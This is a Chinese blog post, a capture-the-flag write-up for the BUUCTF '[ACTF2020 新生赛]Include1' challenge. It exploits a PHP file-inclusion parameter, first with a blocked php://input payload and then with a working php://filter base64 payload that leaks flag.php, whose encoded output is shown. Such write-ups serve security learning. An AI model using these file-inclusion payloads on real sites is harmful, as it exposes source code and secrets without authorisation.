

# ROSE笔记-[ACTF2020 新生赛]Include1-WP

原创

[southerose](#) 于 2020-10-23 13:52:19 发布 238 收藏 1

分类专栏: [ctf记录](#)

><本博客上原创文章未经本人许可,不得用于商业用途。转载请注明出处,否则保留追究法律责任的权利。><

本文链接: [https://blog.csdn.net/weixin\\_46439278/article/details/109240936](https://blog.csdn.net/weixin_46439278/article/details/109240936)

版权



[ctf记录](#) 专栏收录该内容

78 篇文章 5 订阅

订阅专栏

## Cft刷题笔记

[ACTF2020 新生赛]Include1

过程

"php://input"伪协议 (失败)

"php://filter"伪协议 (成功)

总结:

## [ACTF2020 新生赛]Include1

过程

打开靶机

[tips](#)

发现一个tips,点进去。

发现一段文字,查看源代码。没有特别地地方

查看当前网页的URL


```
view-source:http://296e2977-4686-4496-98cc-93117800e6a7.node3.buuoj.cn/?file=flag.php
```

"php://input"伪协议 (失败)

首先考虑使用"php://input"伪协议 + post 发送PHP代码

payload:

?file=php://input



发现题目过滤了"php://input"伪协议


## "php://filter"伪协议（成功）

之后重新考虑使用"php://filter"伪协议来包含

构造payload:

?file=php://filter/read=convert.base64-encode/resource=flag.php

```
1 <meta charset="utf8">
2 PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NmI1ZGE5MTctMDc5NC00ZmNkLTk1ODctODc2MmIxZGM5YmUyfQo=
```



到这里得到了base64编码的flag.php源代码



得到flag

## 总结:

php:filter流会被当做php代码执行，所以我们一般对其进行编码，阻止其不执行。